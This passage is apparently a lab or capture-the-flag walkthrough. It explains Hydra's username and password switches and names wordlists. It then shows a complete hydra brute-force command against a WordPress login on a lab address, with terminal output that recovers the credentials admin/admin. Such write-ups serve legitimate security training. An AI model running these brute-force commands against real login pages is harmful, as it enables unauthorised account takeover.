
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.129 http-post-form "/secret/wp-login.php:log=admin&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&testcookie=1:F=incorrect"

Because we want to brute force this password

Switch : -L when we want to specify the wordlist for username
-l when we know the username and directly want to write it
-P when we want to specify the wordlist for password
-p when we know the password and directly want to write it

Wordlists which we are using:
For username - /usr/share/wordlists/dirb/big.txt
For password - /usr/share/wordlists/metasploit/http_default_pass.txt

Finally, the command which we would run :
sudo hydra -l admin -P /usr/share/wordlists/metasploit/http_default_pass.txt 10.10.10.129 http-post-form "/secret/wp-login.php:
log=admin&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&testcookie=1:F=incorrect"



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo hydra -l admin -P /usr/share/wordlists/metasploit/http_default_pass.txt 10.10.10.129 http-post-form "/secret/wp-login.php:log=admin&pwd
=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&testcookie=1:F=incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-14 05:28:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (l:1/p:19), ~2 tries per task
[DATA] attacking http-post-form://10.10.10.129:80/secret/wp-login.php:log=admin&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fse
cret%2Fwp-admin%2F&testcookie=1:F=incorrect
[80][http-post-form] host: 10.10.10.129   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-14 05:28:20
```